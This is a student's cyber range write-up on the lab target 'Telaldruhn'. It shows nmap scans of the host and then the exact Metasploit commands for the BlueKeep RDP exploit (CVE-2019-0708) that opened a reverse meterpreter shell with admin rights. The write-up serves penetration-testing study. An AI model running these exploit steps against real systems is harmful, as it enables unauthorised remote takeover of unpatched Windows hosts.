CYBER RANGE TARGET: TELALDRUHN

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
2. Identify the open ports and services using nmap
3. Identify port 3389 was open and search for blue keep exploit
4. Run msfconsole and blue keep expoit to become admin

Scanning

First was a quick scan to find the target's IP.

Command: nmap -Pn -sS --open --top-ports 10 192.168.2.0/24

```
Nmap scan report for 192.168.2.9
Host is up (0.027s latency).
Not shown: 6 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3389/tcp open  ms-wbt-server
```

Figure 1 discovering target IP

After obtaining the target's IP of 192.168.2.9 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.2.9 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open --top-ports 1000 192.168.2.9 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.2.9 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 09:19 EDT
Nmap scan report for 192.168.2.9
Host is up (0.020s latency).
Not shown: 95 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan



Figure 3 long nmap scan

192.168.2.9

Address

- 192.168.2.9 (ipv4)

Ports

The 995 ports scanned but not shown below are in state: **filtered**

- 995 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	Microsoft ftpd		
	ftp-syst	SYST: Windows_NT					
22	tcp	open	ssh	syn-ack	Bitvise WinSSHD	8.43	FlowSsh 8.43; protocol 2.0; non-commercial use
	ssh-hostkey	3072 49:99:d9:14:2b:bc:cf:8c:b6:3d:2b:06:6b:3a:3a:6b (RSA) 384 16:a3:d7:70:be:07:c5:f1:27:b8:98:08:98:ac:d6:a6 (ECDSA)					
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5	
	http-title	IIS7					
	http-methods	Potentially risky methods: TRACE					
	http-server-header	Microsoft-IIS/7.5					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
3389	tcp	open	ms-wbt-server	syn-ack			
	ssl-date	2022-10-27T13:21:46+00:00; -1s from scanner time.					
	ssl-cert	Subject: commonName=Tel-Aldruhn.Morrowind-North.province Not valid before: 2022-10-24T14:41:59 Not valid after: 2023-04-25T14:41:59					

Remote Operating System Detection

Figure 4 output of nmap scan

Enumeration and Exploring Attack Vectors

I saw that port 3389 was open so I tried searching if bluekeep was vulnerable. I thought this script would work but it didn't come up with anything.

Command: nmap -Pn --script=rdp-vuln* 192.168.2.9

```
┌──(root💀kali)-[~]
└─# nmap -Pn --script=rdp-vuln* 192.168.2.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 09:30 EDT
Nmap scan report for 192.168.2.9
Host is up (0.011s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 40.84 seconds

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 5 searching for bluekeep vulnerability

Because the script didn't show any result, I tried it out anyway to see if it would work and after some waiting it finally launched meterpreter and I was able to open a shell and prove I was admin.
Command: msfconsole
Command: use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
Command: set rhosts 192.168.2.9
Command: set lhost 10.8.0.99
Command: set target 2
Command: run
Command: shell
Command: net session



Figure 6 running blue keep exploit

Conclusion

I got lucky that the blue keep exploit worked straight away but I was unsure at first as the exploit got stuck for a while when executing. Also, I need to change my nmap script for finding the target vulnerable as it wasn't able to confirm/deny that it was vulnerable for it.

References

- Metasploit. (2019, September 24). Microsoft Windows - BlueKeep RDP Remote Windows Kernel Use After Free (Metasploit). Exploit Database. https://www.exploit-db.com/exploits/47416